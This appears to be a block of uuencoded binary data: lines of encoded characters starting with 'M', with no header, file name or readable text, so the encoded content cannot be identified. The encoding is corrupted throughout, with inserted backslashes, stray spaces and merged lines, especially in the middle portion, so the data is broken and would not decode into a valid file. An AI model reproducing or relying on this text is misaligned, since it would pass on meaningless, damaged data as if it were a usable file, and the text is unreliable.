M<.1^)87C7IA'^`Y\*Q]KW"1R-2S!<8JF+Y//5]@E)41V-]V->^E]KU%]\*G/I  
MXGHES=VMQO\S'?;+B!52^1(C)@55E'I"@?]2AZ-G\\$/<PV1^/AO\_#\*<'X&;N+  
M5(/4"?=((\$YV;D"Q#L`60.\$,#N9#%AD(5\_P'@3\_TX4;QZ%P;?K;A.L,:>\$,  
MJ8V;P,D#D"C(T@]W3^U<)EB'.JB[!Y\$2[.!:=%(2L0JWL3!G<1345QU  
MCVKD9<OE]'=&J!51.`2L\$:'A9Z[=R]XQ9\E?PYF3"\*:4R).<!8C((6!\_`"5G  
M`W'.?ZIE[])B##;H[?WAZ1]-E9.YZ>SM8XAF'@\*\@)UMPZ@J&'>H"90Z4DSMG  
MBRKCOJ0\*\*/9P=^#WZ\_7V]N&'[0:YC\$&TD[<NO&R]N:4!)9=!CN2@=!R@1W>A  
M^CW.,;M[<NHZ]O3\<G`UGLS'YV34XNSK\$,#MQ\*].9>TR4CQQ[8\_K.XI7%Z  
M+\$F349\_8,F.B>?\4R>S9Q\$;\$HG][,-]/Y?X\0?STLKD%NEJ&RRH#P404P#H  
MG9VPA##T47X`05U^,5<K`\$LIP]!\^T.]MH+7@;F07^3!`.9^S'99ZNYR,F%  
MF>BW0PI"RII1UV<\_7LUDR?QA<#EV7//M:];/'QX.L]W#X>A,BDHCIS2R8)(V  
M6#\_"[X+ZM%W&)N;QYJK9!L5>=)UJH\,4?ZXN9KGE&\$7;A("(`,%"\$5EKR^O  
MQG.VB:4D"3;R"8<HM2%:0Y(&PQ22\*I'HQ\^K6Z6^]6CW\$[J[PJABB,ATC=>  
MZ\_+);\$IF\$]XS!]T)COFI1>P(@D-5N)8#Y=ZH"0KQWQ0B1!/&5`+4JD\_@@.\_  
MH\_'IQS,S:^?,#N5`INO;^7<9[(\_V-9F&L1ZG5:GTH<2S)\*@FE>KAEG/#6K9'  
MC#BV(ZI\*A\*V2-D1\$!'2%V\*H=G'@PZH['/P)CZ&(G7VD,K253+18:R\*8M)-C7  
MO<\$(`^:4`':&47:'<(\*PS':\Z:7'&V>,'<B/N'3F([`QAX^XCS`\_-['2@4^X  
M\_UV=7LT6\_\*3LH+;OC\_Q'\_=[ER26=C'EJ-SD7=\\&-SA6EQTLT1;NF817V:  
MP(3`].JU6=ZN#Y8EUN=9UX>U8W5`9'54]71M0@;9R-B?(\*O'T`&Q18UM(\*Z)  
M\*(\0P["\A(V);%F>\7\_\1FFA8XBK)N@628P5P-\_0+4S:``?5P\$D"]A-UQPB[  
M\$88:I(^&F.WUZAG"?DF<5!SS`Y.'[W"-Z?QQ\_2B8A(\*!-[H=DQ(#)QG1'>#<  
M@TV1<"'+/&1P/B.B(\*\$R6E;3<\7-]5J^XU#,,5KMNO/%WM\$R:G1>XT->T7P  
MQTMM+J/]XL<V,\$"H;LA?2EU)O:[8Z'J\]T\_UL!`<4DZ^WR[9-N#\_;KQ?<'>  
M7W9ZN5@SJ"FOKSJ]DR'\+!W6+;LG<3T?S=+@XNG7.\_\_3<5-X5882SZ7\*BP  
M8H]5B5D5S`A;`&Q^N+X(Q1F\_V1GKF"%N^VA`[@7C=M=<(Q@A>5A&7#C'L^.=  
M.IN?N>O&A0MRFI-3K/'4H2`!HSPA'I'U/.+DZV1(AXXE]J&\$=Y/EPU:OILQ,  
M\A&S1F4:~^K\$>MR[N>=YS12:YQ(1CHA4/>\*S>/)&DX[''YO\$F,2\$5<O<@8OS  
M#Z,KU@`V/C+M\W[\_0+O!GL0T-A\$G(DCQ<W1DR&(S%N3?5\$3\*2<\*X2)!76<P.  
MJ%\L-B!/) <Y%<]SQ/7NSN]O\*.O5R\_[#\$TCKVP\[-</,HH)]^X?LVD@6NDR'?  
MT.]"Z\EVS-<O.8=^T<T!28"Z&1HHOVI1.1^V\_-^//>(-7TE9NVJ?%3H:-J-  
MXFGJE"X#P<K[U%@V,(\*)SKY7#X\$ACB8H\_STC;>"B0F\_US2CN-0VHH62IL3  
M@9PCE?6L!N2,9,PZ"QQA<=Y:>,@B\$V&=K>Y@=D\$[&T=;9`E01M0V&\$;4-AA  
M(V2]L!'\*\*&P\$"+J[\$=),-)+;EE%DW1?^NR>Y=>S#2\UZG#1HU1U5]``=08;  
MQ4EH&S+V2-U`[!;!%B\_00&VN74][0P-1[8N44M6]1P,R'M!\_"&U#%AZ)V81L  
MR)FIHAG<!FPD]\*\*DI9'N.)[Z1KH[OM\$)26KVS\*;YP=FW;Q2Y2T@[X]DF->[  
MX??5\K>5%;/UNY'R<;M4-'UUPT1/KM\$T\_DP,?5])SS]"L\_SNZ^'VZ;0LZDWP  
M'N6%OM\$\*8>]':(("#U01,=\$)T<;^YLK+6@4]IPR^R=ME"A\_=-0B<N<,L24  
MLQ52\$(+)IP</6]'1/=01/=3R5U0WBNTI<O1@6E5N@@I\$C.GWZUID>ZZ61KSQ  
M5!DOO\$+P32\Y;=K#H]]SOLI+V9( )9?.:GCV6\*>\$=<("J2GI&/QZ)'#\$)H3  
M6M304L3#<DZ^VF@'6=@/QWQO5\$C]'G1VXQ:,6D+<.O82>OS^&-X?ZNT%DL/  
MD1LOY7\*K\$`@;^)`"#5-KU#VVRPMS4&-#>K`8\_`6DP;.K\*\_W!D?4'=X`B@N#O  
M(;P+G7@T]@E(D.S1.B)3(M';\_VS/7?&R/74DZX?IJE@%`^")DKFP\_OOV;W  
MARD?P=#O!<6Z'`=2)(W!98EFJDMIEB#;X\*(R-)5!/E&OE7Q-<M^2:6'#[R-[  
M\_\*,@(,@A[@`0GI".1QC&U:7JQU':U8\_7<A3(/)-OK:GV=PP/^`WDUJ9QM6F,  
MG7W!@1MKI3-W+AOS@5Y78Z-0%#1<79-#LI^Y!K2NU"8U)Q6]DSA99I]./P\  
M574Z&/Y\*+(.ZXAZQ<9\A-?S&.ETH\_#CB)"X-;U"](Q-?VR#?=@WI75JXJY  
MR\$/=L:IT@\*:Z0B0\$P3H?:\$0\$N&3);\$TA%[8'U:;G=ZAXX3R\_/&;'/4<RF[!  
MC1C2=Y2\*`YOJ.^MN@XN>6L634#PI)8JX['9PYL\$G&G!-0\$Y`\0\0=ARW"1N\$  
MUPL[CO\_KA5V+A^J;>/5%GV\#)WV"[S:JXVQ\99]6YRO%(-IWO\6Q]WVU7Q^T  
MI^F.+CWM+^QXO;B1.5F(R8+UW;V?5//QU:\_C+W7I]H'?UX9772\_686S5>K3:

M+ [Z9+JQKU: [U8] PO=EMWAU8KC2!AY, ]?ZQ`R@HDUG1.SCZ (\*VQN+F8<L` [9 M6T+&#C"JY6VEF, FUTRU; UYLY1\$60C) QN8P [5""D (XX1-PP/.UXSE] 4UA; \*\] 1 MWLXSU2^E^ME#\_ZV0B) !Z&N&.\_4\ \$ZDYS#\AR@HN2VH: I#P\_[O\QVBR5&: SU, MF8-\_GJ!49KX^%; 7^\7.)M, JW.F [, ZS") \$5/\*JCY (? , IF<>BM`V1\$<%5J6"; MU:M; I+`OT/Y7U2] RQ\_7S.#NN7] TX) ; F`A6E!9%PUX/Y] 8K& `FTCHH%Q; .O\*O M#0`7=>ZK (\*S!5XZUQE6^K!AKS, 2ZIP\_V> [&CP1YVDPNR' 9-M[#UTH1\*BS+A& M/"HW%6.G; %AFMR%>V9?6, FF? [5; 6J.H&NU\_-' TCSAHR3+9^L1BK:Y [ZV8YH0 MD<!5\$GFO:YFSEC`L`; D@V1@5`N' GGU [8>\*=&+T6\; !P, W, [NFL<V6EIZMMP\_ M; #: :D"6\*P"NN=) . [P3N (AO\$D\_Y4:Q^\<4?=&SB`?) ?#V[#\_/E/=P@ACGGO<3F M#`\*8M\_00F [=Q\*QRSVT=50-!9XI (=FZ<A!2: IA\_PV<&@\/3; (>4; RN=T\$TW3, M37K.I.D6U%8KI] VV8<F=L (@PV&Y^\*\$B&MW#8#SA [\_W-4 (XJ@&C"1 [: I1 (M] `M-4AESB"'>9?, .U"- /F&JH`V#52#K.8VOU`U0 (Y29^U#U0`) %I, '>J@: -/@Y MASR[B] \$) RPBKQST7) BZ3Q, F@&\$/C [47Q%N-I) B (VDO3R87\_P, R?25"JUX73Q M='L5!C.L#>2 [!%70 (-) GJK>>BG56DP.D#>@. `07' 1P1T\$WHL!W:. (OK; Y! #E M@1R0^@^4`YN [B%E-C\*+M@ (0`, Y02"CE, /UZ, 9J) !5U^H\$/; \*\M<\*8OU^9A9W MX [N (U=) O?@>4<' &@J?IZ' EH+BSG; +^Y4WA0.24'FD) (F, W>\_-'3=QB`\_, FLZ MAP. : REOOJ!Q!1E7EGP?KA5E, ] [?K [6+3#+K1HF< (<3) @8] 7; \$`41G`\ (MMF2 M5.FR] T=+\_C4M&>5\_>4NRQY4<PVUL?QLB (L (, W\2B)>>3X:] ?U/RV; !PMZG>U M (KCQG [ .DE"5AT`CI&>GU: . \$"^>?3, [D] 17-2O (43?NY+\*EE2X2?R) BA51T [% M/1MNJX) ^X) 3444:, I?VP/LQ7<F9`A:W0Y8E=V, GV[@`?J\$5) L] "#+91' -7MH ML`Y01!#:C/`N=. +1D. :5N\$!`7\_B%#H40 [>U!KY.ID0`V7 [0@@/WP (+ [Z.2.G M?%QTHU"REI\$U^', [0#E!QJU+.&IR>6X] 7:Q#9 [C>?CE^QHEG; G] (HMO)\) G8 MXOH] %<w?&F`\_4C<N/>&@?/#\$H3>@QF& (\*FN=F98+\* [?HP [8/>)] \$\$\$VFO" MWUDP.4S (H0F!) %'14] \*QWT5DU0; -/919>6\*AB%5`+165VV) 3ME34:T3LO>YD MU?&1B, :) "! (A%WUH+?, [, <\$LAHRQ>2, V+T+; `VI\$\*CH><54 (3#P02Z&A [#\, M9^)=` JDL=AR2:/] M [V+ [&B=&AW] 0GV5.A2) #!4 [V28A+R; ) 5B/ (GWRP`>V& M22)>, 38FCY/P`IG\$T:3G2&<8W6>-LY` \^U8\? \$XNC08#CGJ [ `<3F. ] [U\_9TC MAFQ-MIR. %X^B ( (9309P9U, !6.69#QVC`+E1\$%!J<^%`PUQ1, TA", ) `6"D; 3\_ M?H\*Y9I535AG#=#!<J (XJ#M>#I\CL?/?; ;BK'; P=D=Z (Q2XREWK\_7S6) +XPJYV M5#CBVD8`Z"\A`WX:4%\$S ["IZ%EF; DK4II-<'Y (1#@HW-) [!J048UDEIR@0M\* M+CXZ:22QC86] EV7 [9, OP\$C0ETBYD#LM4/] @RM: \?Y5>9LWB: `42\_M] !3TF`Z MB:S:H+F`VE"<P>QC<\$11R%BW) W\_C\0, X/<+3!W1Y^ ) 6J.J [3W+, ) .&1-2M8\$ MC=N!2MG&-J:>^\*K [@\_A\_8`] G3/T1, Z3`] 1AG [ , , 1 [K9>OL; 4QF=\_O [ ^>-6C MCS7ROO?#:/^P:\_0) MPDISC#BM; ^7W`GV\$ [ ] O5"4DIR1#4PBL6I"Y1YK]>EPW M1%J!B [5<7\_A8S2<R"S<8CB/V9N1 [WT`9N/^; 7\$>W63\_">6&GG8484\$G<?;<' M%W\*\#2FK71QGU`G3=F=L4=R?W (K@&) !A+D=LU0Z. :W!0`5K\_+'E%=2)>4J\$K M5`>7) .Y, TE`V9`\$E"XFND49D1, `L\$UNU@PL/9CB (3&08`0E\*"1W^X9\_3UN=6 MG [6+E@, 5U=81N1!J#&, \_LX>-@6S\_; ?G] ? (4`'Q2=) XZO895; 6\*G1\$) #BEDV4 MLST1H=X&8) ^UOFI"JU9LXK\$-Z; "Y\`\_3\_GW2R4#J1 [O": 7=8H9XU2B"<\$%`1@ M&DAHU88M>AYKO05? \*G\_\*`HB^Z0R8CTPWW [H [ (.UB] 2/P&-19L! "V5X\$KKEH`M, 0\$) .2ZLM1E4\\_G@5\$U#BE0%DFAN<\$; M43<6+NI^NM\BT<=: 7XD#YGB`06#O M`Y9/3.4`) 4`FZYG:LRE (S=8P>V. :GZ [M#KBJ/IRV^"JQ] AEK; QHT) .<D8^%, M8-6"+ (FL [R, XG9Y. ] 2P.3KPT`L3GS\_CI=; 6DGCX=#@\_; X) 7\$1^>-B) HU>, (Z' MPX? [FP<U (/9:CAO"X<7T"C:5Z5P-D7U5PY\*F`5?YM@&B`F` : " \*U:L8G`^L/^ M6E@P#`VZ=J==\*:UA) AEU8+E?K1#V>ASLR: / [FAVJ`> [X#<DYZ5`#`JL69.F1 M#+\_`^?^1] VW8; .9\*M/^@, .`9KB=:HEV<2EU:%ZO<+UPT1=N<DBBU1+G\*\\_4G ML!\$ [@4P@:; ELSTR?LWI54T; L`" ("@6L"@5=33 [\$<>V) 9U`M>+1^&30`I/\$&- M6D, R:XT7`H4?C8:GC.P!U5^`#!, +2<392XK&J&\*, P86ML`@]) =U4, ) %4T] <Q M1Z>Z, C3S`R\X (P8`S6@^`94UKLSP=L28IKPT-CA\-. ) , 9\* =R9EKRY77M5-> M\*E90, 8ST0VI) \*F8\$#G<P!-8\$-@2:K; `\_6 (8 [^MUW"); S55TYB+F\$S8: . (</? MEW: S93?0ZR7\_`G+Q28 [Y7MS=NY [22W] U) RR#0-!UY5, +4H [8J`K>6F%3`O# M9?&+NQX^Y^1K1HLPL&". =`"BB) P (?-`BMHV#2X) U] W) ^T<X&MJQXMR&P) ?8. M0E, &:L\*.5B<6X, O`2D8\VAB@48"--DAH&\.F28>%0G83S%, G34==PW [/"\$>- M@YL-XT] YHX9K:\*RV, "R4%RW\*9FZ\_?7L?23`&6YH] 9N`.WM?:=\* /4/ (%#+<7Q M+) TKW=P^3 (A`GQ\_`Z^YA\\$) (; L, 3<) \_1-UY&XZ52\$R\$Y) QF>16`; 098.:1\V MD2\KQZ>7%WY%&+^\*?X#C7KTW#W, Y>\*74+, 4X3A1!S\&) :L5" (@WRZ, F3X6`F MJ&, <W6TW8L?0, Z [N`OX ( ( ?) P9G9EFBDRY+\*1W:9P20\$9!#?&`"XO. "I=`\* MO#+QDS204Y: (R>Z`RI\_H`?J^.) 2^I/08V>.8BAC. `P0=:GA%#1N<0\_Q\_OHI= M?`L^E3:0QXJ?3R@^5FQQ#`LD+W2H79 [\] NJP; ?U/?!9FO] %\\_@-? [OP5RFJY M91I; AC=Y`S [0/. - [WT`^2LQV; O?A1D`%0=B, (7P, 73FTG\*V/ (6HB&FS>#3] Q MWIK [&-Q%HK\*>^O\$ ("8`^G+>P@^XT\*DS!>L7&&\7J+G\2Q2@\$] C#:D) HQ#S1> MX@) 8X6#> [5] 2N [NC\*`\*D5^1&^R\$R`FP<L`=M3^E=M (<&!<40) &-N3! [% [\$`-G M"] [KWZ4@Q; N884: :&\*!@: 7`00MLHMG+8WFEOTK03YY@UQ! "T#@`B\$^L=) U\*< M.WZ [JA [2V: -C+X= (\_Q`\$@=2\_AD@10, &<H#^A\_F</ (E5 [ \*U (, P) :%`11">R\$5 M%<G] \$RM4%\$G\$P&5S8@??8XCE/H@=WD9` [ &OL\2O"\_:U! (KMM1./@, 0#=#P&XM M\$-I&L8W#] KMV!31=SXX/R5\$ (; 8&KQ03 [I] 4) Y!DT^W!?! ) `S) QB!4/\ (HX\N MZ82PZQB\*UL`\*F\_B1>.O; FT<) M] X>\\$%TV=7D) KE\G`6I J9<Z/ [1I&=/: -V>G M3, R9^&9VPK3"2W-9EEXJ^T5) KOR2Q.H+% [P:=%`\*\_!B/AK@3QLL.&\*Y4 (= \$ ( MORE9LE\$6S\$^`R96I (% .YAXDE5<I4DZGIF%IY<^ER^F; VYNSD\G2HDUG>X#&=1 MQC0=9\_1U2S-ES, E8] !C!9) \_\$#\HLE; 4B:\_U55I; :6%; , K?&'BT%\_.: ?`0ZXL

M5:Z,7'G(%8B9%<I5DJMR8D85R^@A!'2"J/@)'C0[G]U&BLTGS(20()L\<=D<M2N\_V^N@BR'5E+D0\$F61!)J\$SYLX9(R#F5-#Y\#!"5)R2XA'1B%-1'#3+CJQ4MM6S.QE>XQG?<GB<(W\@BGW6&E1U85]?)G\GU\_ZR!V0,!,X7IR\_.V=\_H-EDMD@V3%L=3L\$FGUB6=S=X@\*9>\P8T^1IESR]SQ&;9%\*\_^XN)0'85+[SY/C-\_;?M&?X]/S))7^;\,WM9X,\^SUP=)59802\MS()U;A3]?GTD??-B^,]'7]9(.GG]M>GX@SP0D-4@R!O\_GR?'L\_&4RZ6'4\4\$0#1:K^XW,5U5\NW.K;]T'Z^7!,,+%MI+L.;A[4?\_5E)W#CIQ-\R&M\*LUW;75\$60+J#'9QZESHI[,@\$0LG6?TU5./LUM+O]ATEUN-R;45N1Q\_"3'QL6!4%TX!L[EF>P]4);H3FXZJ2>=TEUSPH7"E!OMGZBM&G=-HCK5KZ"Z?4^@R/]7JLZ+OX)PJK.3P.P;"E!UGU@H\$5TM4\$;UIX>'M]7;UY</M;JK:5]AVE\_@'AYN/.-7L5(>"<N\_OG^N'N\_YABS<2H^=>\*\$SEM8##M]6HC\$2'.U\_?>%0E0+C()RD]N[CL2%W;'ZX]+<PW@Q.R,#4R"0SH!K4EMG@>JMS?D7^;9SH]ERZQ9?,'^3YCX-WTC72'VHU"F;&\$7ICZ5@\_\$.@;35VF2GZ>T=(JM8C22?HK1TBIN-/6D2CMT.T^-T#.EFVD+@3(5U<@:K@.L"@VF+8.&;F;.A3C<M^+\_I@T\BTJ1D;\_):[HS2X9K=G;.MR2L;\*7\*AEXQBJ@445-ZTSMN\$0[\$M9+\*M[; \E'K\_E8BNE\>O9J=.4>N;:^HJ\F'JMTB5G^\$4>?.R>OLY^G\\_4Y.G9T?MUKEJA>XPH!9\*-?TA8>PS%:\*N8)>;'QI[#0%MKPDHL5\$B3G4%9"Q";>]"H3L2M:P)%#HFI\$D<7?)\_QOI;L0;Z56=C\]]FA!!>8<3-</A[@N[I\X-A\W,H'BX=!M,\/9DGA#>[VY62OEZ+QK9P&M)8U;E!)'[EK.JPQ849\AG>RH4Y<W=G3=]U#VM7![1/X-\*PLFY?S.&J?R<PLUAIDL(KIW\_D+)7O&Q.KBDXO^TX"D5V)P)\T[-;MJ;'\$EI\_QI?IZ]^<?4G>+8UGNSV3CZ\$Q?N6U0:YFIM=7=.:#&J([?]6X>[R4TM!2E>/5T&(>YO[O&J'N877N"\RMGZ]FZW=B00+HD<G;C%ES.DNY%\$\*O/S1EIFM,/!Z.J''':6'.^<\$(\$E(S2\7X85^&6:ZL68K\_+K.D56'6GQ2:!!>FA68\*AU=?)M\*EY:Q3\$XA=3\*4C\$P6=1"]IR.9P<7A^T;=VA>2+R<@A;M&OIX,!MJL-W\*R>F7MJ'.O@0]WXS'RFN?-AQ\>0G\$@>#\*QDF/P&<,DP' 'C!'^!'\:WZ)/M^\_:H?H=^5MRIZK![AIQD"%@DJZM;[4?#"LO:3Z>^H%C;G,Q]IR4P:J.RTAT[!Z:I4>,^4HMHK(? ,TG%/H-JR]-?H!^:17J1\JWZ\*^UDZ8J/;JD\*" (#PN[&\$;JX/)Z;\*^2TM79CM@(>=>49AP@!F7U9V;\_9K1\*4N,6TLKM33T!7MPE>)J2E7\$I:+MFT'JM6FV?5&J#;\*EH27OP6ECQB0N9"]G\*.3BUE@J,Q>4QBW%)ON&@'\>\$0A=0ZPMW&QEEGFZW'T:!  
< \*BE49<Y41C78,5'#\$#4J@J4A@VZRB(J%QHJ0.\*8(B..\*MT-BURHBF.0;2UHD@7HK&J&HP\_%'-@)UN!(V38RM'L^@\T3\ (X\_I7L^ .Q7,D5M.SE!N5D->UJ&[RO]0'G'ZUTW5-OYH/R'TC?;G90\G'H>/HC%F>H-L+YZL\$.>MJAW0SF,'3CY,,R=2'OQ^,S-OQ)M)W>GTXM>I@%L%EP17?"8\PG2E3+4R-1S(M)SVFLYF,('?"HZR+V.RXXC<E6[ :734LK<F4KR%;VV+##-'?XN-REDPW)VSL(JMY:K)Q8\=,2;.7K1W0&@F\_)&2":YF!\;'X\KA:/[5.\'7?PZB&2\$-(=D&SG5RMOS.' "[BEX("\,8%4#VLRW4?;@RN'XY8:&/Q)G:+80R.S@%IK'G'&P()9AD56M:ET;(W4\$HSZ"\/H\$<S#S<1EP&KPS!L@U(WJ- (&/C@J(Y6.&CZCC,6H);\*\ "SM4QM"M;NR%P/CF%H-4L/= '!Y;73VL/\K:2KXEG\$^/A#F=X\$,H%O\O/B)OGM:+M]19;.T)<3G]\WH!PG8X%)%PLW9]GY]^OWOP\_!+I7%EZ=]3?3EOYM#N%+%CNMH.'7I[WTW\*:C'D!WLEY96<NKH&GU\$V2]LC)5D'G=0"^\]MNGP8DNW9+7VQ)(SMLC\$]0;J=]' ,P5H./GU=F=2Q',\R3XPOSBO3EN3%"@O5Q6DN?L'Z04UY<XGL=MB-WA9,099P=WC>UQNEJ)-?PNA:<[LW3VUX;A%KRNA<5)3[3:?-BLB!KN<"\$M]^F=#%O#O0T36/)7IGMGK<Z[HR.8A\_S@T\$K1L\L'6,6<\$-3+;3+ALGLVKG\M?&5DF)2L)/B!'P[5+]';)?(N)8\8"/8L84^[ \$-^'JRP.'1KP8O<#(O&E\$O:6M9K%&NI^#[<K,9\\$\^"W)&DP\$KLL2W6I<A&LZ:R4%>)'BYT8'\$,T';N,=4L\W@M&#?W:K?(1%PW4L)9N+)P!@BG%:\P=2'&CI6IHN4J&D;;;/;A"<26=/ (OK<J6ZM5'%=TBK4A92\_K<N5REA#1ETE[\\$UP.E:&0S4)>IMK!^LG//\^^M'&PQ4\*ZUJM=0W5QD70GLAZDBZ4GX'/%(^^"8Q[567UI054\_?][J^QNJ7JGHI8J.;N'9^\$KQM[\\_ZP%O\_'Y>SL'1G-CM;K^1M69\_.U?AC7\R+;F;.'A[L'[8E!<ILAKS;;Y<,7MLWYT/N#O;"ZO'&D\$WV5([;K>B^5'%S&]I)W7]^9UQ.UJLWX,-GU5='CJ"D07M/.\*07A<<M8V.:+;\_TZV&?<\$0-UK',>(U=6SLNR\_Q>II-6IU4+\_5ZN'8LSH!MH=.)XK5U84SVQGKIL@^8\*%']L99%EA=#FC]UAM?N\$/R8?[8WO'QDJ1KSR8-M.W\_T\$]K=\$'Z?'I:[\]/O:(GTCEKE1(\\_570#M-TE(=NH5NRJ\N396J75]VFE MUL]3E1.=\%?1G!W:+IAL9#B2AQ"[ ,UM392F4I21+Q1<+1EE96JVL#2=%\$?:M22F7@N7L'J,P'H8[W'N&-E+P-I45TETDBN8+>0JU54&EQW"9XG+\*G<3EO5)YMBZB\ :34N;[U77K5?P;DG)Y]CN'HXNT5#!IGY\_3H]/A3H0J7\$?N\_&#Q;PBT,AM)^S;X#=#A3JCD(2I55'84V"0G^)'LB<D'@H.Q@;MW/AP>&I0B;?M:YD"\*PG6!FM6UD,M)C]KKA\*):HID6Y2^15W.),+DO-3^+8U2848D::#?5P];/@>@[\M'^5%MD=A@01ZPT#@N51R,!8:X3%<J4QZ5\*:W&96\*#PQZ-S0,RC>-\*Q564\*;=KBRG,MZE87V\*!9.X(<19\_)NL(EG,VD7L\N7B:]M%<G)Q<O4S\_I\E@&C:,CJ;^7&98EM?E\$J5\*-"U;XL5HS:5%2-<=A"U1C>1A\_;\$\_.F"]6VGO0<Q9"8\*I&54\_N5\WHZM;R4(CW)PY\*KM(,\_VS/GN5/:R[P;]\_-GZ\_=W=3E[? \\$<O?A>6/>[^9XF5?079MVPP'G')=!1:4\$[\\_XW],4%6N5.7H#?NP7+[6+<?<-00'N[KY)D.D56@()'^K M( ;ZJOWHYM='SD#\_ \$\*M>@IL>9(K,\Q6=670"RX[#<@#I0\_BQQ</Y.):']O\$M7X>CYK"ZBD[G%,7)#UK!'ERCFDTX[Q&.Z"2\$>@+,B3<VD;^\*3ED&6YWPQ89!MXM6,!0RR!U<PWY\* C5SHZ12\$/K(<)1-"O>BAK/3WGN '<'ZZ'/'\_--17)/1V,=M[\>R!ZNB6Z+7UVO9#ST\$G\$WMZ)MB1UM^\$-/[?>1>FJ%\2L'-4C/XH^^LO?@%M2)]@7A(-X^GQB\_X[01B,Z>H/\_AL1,%#,X=OY^<R6E-F2,&0-,IQ(%K)\D&.9MZP=YLGN8Z]GZ7W[&JP^OS7MQ.Y-6\PDTE";W(\*:VK')E8:. [?<H^/?HEV=>"M[J636#-; ,8-)O%DO75HF:2KFWY+HK=DJ1RA%G<#55LC3D]\_4(' 'G28\ )F87RM0,9'H/3;2F^/;=F-+=L^\_? ,PK^[?BY/U><2+3V-UX\_O2H)ZKBF>+XV\ '3^P

MS4ACN;V1YF+NA[ YMY^<7=G8LI8>38P<R\*F;8>9<?=%K@L`#FD(\_E8+D+RUTJ
M=R[<Y\_\D;Q7R&K&EK,&) #RK`"J<VC\$[X282?(&2"^L%O2O&E7W)]S`?J%)OI
M"#>V+->+TP!5\*\*ID5C8&IP@L+^F?J4@(\_O#I\;\_. /Z)>0@L53)(DS,J&B=VT
MC=RV"-49`4/Z'E`84W2\%! (4;0\M\_%Q)/\$@+8#=#\*L7+WO'4YVGY" I\_D/[IYD
M(^+= \$"\*2MRX8?LM[-<UB\_4\5YVNY#+#9?>EOWOSKSN[83')LV=C+.4Y6>E:J
M2AESA]0,5.Z;`D:5L=\$/?;+%VD!?![P35I32H0>2GN^WG4]DKV@H! ?DEU;5WY
MI)HZ"TE7L-(228+F87U"<20C?!93&R\_.)(S,#2H>T?1?-W>'1\_B;U\*-Z(^[
MP1NU4AV/.VS'=83":8I073!/=R[7]!\_L\_M+D%)%63!%^G&L^K(,TFJ0C9;I[
MQ@K0:BJUF@I;B3ZI4E+-&BQ0@])"C]J%7'A?F`%'%"[166YGV#>BG3707<]^G
MS:\; )O#!^B!D`A+04\_6#&5: \_<&\*M03UBQ4->;\*1"#\$;JD#;(@QH`8&Z1#QK7
MAT<[4\_<?[/.#07B>-O"O"YSIQM4D^M7C#DXHN?M\*R/\_ ,XLD>MD4G[PNGTN=6
M>D0>B)`+):/[`HY:RGW?WWIJ50J&Q+[P-4,%&+AB)B&2WDOXS4\ :1HS\*?CB^
M8Y7QD4TVOK`-L6FQ\$05-`^TH:%J%+<DT6NNX^F@]FP4(; /)H2:0P%! (H[I4'
M&L>W8ZUV`-UTC-Z`KCNH`-+.IG5X=N9)LZ\$[Z0&YK[J3;\_RF=.9\9D\5J\$U#
M!Z;R#I11"TA7'MQ'!.+T3/ON?D\*( `WRJF<.>QMJK?\SBS'=\_X2VN]A88NA
MM\_AVH[.U1+/SSOI[9(\*: ^VNQTG\VQ0F-6%`%NMD3\$Z93`];V5IA>'G)8]"S
M5>F@:T,7K1T9>+A,7:JI35\<4BNEHCL&C!4Q.SOKU03"\$7F3B.B0\VV^\*>\*R
M'\$J\$C7%;'N0-R`G(>N`/.`HLO;<O<)%IA\*C@T=H+AKC\FG\_E-V;H>^XR.ZV
M'P[#O?,XQNVG:UM=/(E10'`^\*[134+AMAH2/D0LGHLH&+X50/C[:6T'\9V]>
M&8OD=F+\_\_LQVPI5=^[Y\_8\]<:D)M\$E[=/,\$44,@D(\*\*0IJOY1AKDN3-YHJ'G
M(U=X-K>W9H\$Q/SHPX\*(+M(\$D34N)C>\_?6IN&WJ'`P1U45,F@J/+`P)SL![P^
M.3L2G01C(P#[X>GXQL=.C^MX(3PEW3[]/GU8V^:4X7NDOD0R+`"RE%86TWJB
M],K2T7XLKHT#&P\*ABVS\_SA'8@)I@Y8\*[.W/YP/G7\ -NK'V5O5+TR#]2#JU(\_
M%NJ\$PEH(A8M^,7JJ=+/4(["- (G,B^PIBT6@59%WQX.FH?DC#4L1KD\#)2IGS
M\*G\=8I8F+F@O='8\$%N>?F3K19^LKO`GOCIGUQ%;%2E4,+A"A5THW+D!@&T4V
M1,)\$A[AX-?I&3W%&BF%Y1#(\_`\$.&O;N<&@E<FKF<T;/\_#ZE`BN=X&T1WA
M&@-9M&FJ<^`IEC@B503=0R-1XMBUG'>]L\$P5+4<#AY3;>S<\_\$. [ ]KX",Y&5
MUW,!V4>\_]QBH-BGD&CK'Q?+AXWKG,(=9/)K/ZLU[!DJJ10JU2"XVBR-\*152T
M6:XV>R.>,CN[.CD[G\*K%:OLU]<S>(QY\^;V2\*)E,XM9!+Q,MK]'R:I\$HI&-I
MA%\_SH9/'-HI,B0P\$OK("9UD@<%H%`J=57.`K+49[\$IS%C]'5Q%BU\$-A&D161
M+D3ZJ\O74Q6V9E-SO0)?BO\$^.`HQ('62Q8QH%[4P'B\9T`\*U+EXN(:@-4"E1
M/4'5JHB26-;/+\$+2+Y\*B!'%U&MABU+( (7#FF%THQ5"6H#5\$44NS`\_(-Y4Y<4+
MVM%'S3]X\$W!&=?0?O>2#;O/#803GVWLY`<N#)(5MWZ1<;E<>S6\_>9G4X>(X#
M9I-&;?P3%LMT,5/F\$^1F>)A1S<,G`TU9;UKS>-DD#BG4`1!=D=AV#)P2'#.O
MN@,FMDGS[V+>7/M,R3" T;U),X@96?RO48S\$;'H&HXV)&3&P[!JXZ<\*`K\<) &
M@5PKK-\$\2Q[7B;/9W`%6!+IV; (HFZ)5M]2L=")DU0L7:8AK8\`J`W8-7BFJ
M1F9\*&)#4<Q' \$A9AV`\*J2#C2L'P6PWS(%Q!\$9\$#;N":'M"+8<-KJ:N+U]\_/ \*X
M6YLEU='!7-:%) ]@(+)]VR0I(/9^;SX?P0%+NXP/CP;CYK#TU560\* D\*O5J@+BB
MN\_UU=\*313P#\$\$)\\$.>?AT15M>M6EW]Z:,\*P+:.XO+PP%G5\_\*G09OP\_\*EH8K9
MG^K;QUXGOKR][W?K\_9UKN1[X1Y\_A]EY:-#2?X-."O&[D+>EN-\_YZ[G&]\E=S
M'V1INO87<Q\_ND7>EGXJNGVYOOR!!W\_:Y7UXSH!/?QM\$@M9OKC14"Z\K'N^U'
MN3IS?^>+"BQ^LE2?\_CHR8<&TWE);`Z;S[\*5K[22L'O28/41!A/D"=;/VS`S^
